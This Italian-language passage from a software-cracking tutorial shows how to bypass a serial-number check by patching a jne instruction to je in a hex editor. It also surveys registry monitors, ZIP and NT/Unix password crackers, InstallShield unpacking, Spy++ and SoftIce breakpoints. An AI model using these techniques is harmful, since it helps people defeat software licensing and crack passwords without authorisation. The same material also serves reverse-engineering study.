



Il codice potrebbe essere :
E891D9F5D1 call 00404567
38FD cmp esi, eax ; controlla la correttezza
754E jne 00404445 ; se errato salta a ....
Il codice potrebbe essere modificato
invertendo le condizioni di salto
ovvero :
je 00404445
Il codice operativo dovrebbe essere
cambiato da 75 a 74 per cui i valori
esadecimali da inserire dovrebbero
diventare :
744E je 00404445


Mediante editor HEX potremmo
ricercare la sequenza 754E mediante
le apposite opzioni e successivamente
inserire il nuovo valore.
La finestra di ricerca qui a fianco
corrisponde a quella di HEX WORKSHOP
ma comunque in qualsiasi editor HEX
esiste la possibilità di ricercare
sequenze di valori esadecimali.
Prima di eseguire le modifiche sul
file prendetevi cura dei crearvi una
copia di backup del file originale in modo da poterlo sostituire nuovamente nel
caso in cui non funzioni più.
Analizzatori del file di registro
Molti dati legati alle licenze dei software ecc. sono memorizzati dentro al file
di registro.
Per l’analisi di questi esistono diversi programmi più o meno completi.
Alcuni eseguono solo letture e scritture nel file altri invece sono in grado di
tenerli sotto osservazione per vedere le modifiche che vengono apportate da
certi programmi.
Nelle Norton Utilities se ne trova uno ed in ogni modo tra lo shareware ce ne
sono moltissimi tra cui uno specializzato per i CRACKATORI Win-eXpose-Registry.
Alcuni programmi controllano tutte le modifiche che vengono apportate al sistema
comprese scritture e cancellazioni dai file WIN.INI e SYSTEM.INI e aggiunta di
programmi al file system del sistema.
File vari
Esistono diversi files che diventano utili in alcune circostanze.
Alcuni crackano i files .ZIP, altri cercano password sotto NT o Unix.
Un file essenziale in molti casi è ICOMP il quale è reperibile anche nella
versione fornita con il Borland C di Install Shield.
Si tratta del compressore.
Alcuni programmi come ad esempio librerie, activeX ecc. vengono forniti
compressi mediante questo compressore.
Per poter debuggare il codice è necessario decomprimere i files di libreria.
Quando viene installato un file mediante InstallShield nella directory
temporanea del vostro sistema troverete i seguenti files:
_SETUP.LIB
SETUP.EXE
_SETUP.DLL
SETUP.PKG
SETUP.INS
_SETUP.LIB è un database compresso da InstallShield il quale può contenere files
eseguibili e dll di supporto all’installazione.
Alcune volte questi files di
supporto sono nella stessa
directory di SETUP.EXE ma
altre volte sono compresse
dentro a questo file.


Un file spesso utile è lo Spy+
+ fornito con i linguaggi
Microsoft o l’utility similare
fornita dalla Borland.
Spy++ è in grado di spiare
tutti i messaggi indirizzati
alle finestre aperte in
Windows con la possibilità di
selezionare quali ed in
particolare modo ha la
possibilità di filtrare i tipi
di messaggi.
Alcune volte è facile dedurre
con quali funzioni vengono
eseguite le letture dei codici
di serializzazione mentre altre volte tali funzioni non vengono svolte nei modi
classici, con GetDlgItemText o similia, e quindi diventa più complesso
identificare il punto giusto dove mettere breakpoint.
SoftIce possiede un metodo per gestire in backtrace ma comunque l’individuazione
del punto giusto facilita compiti.
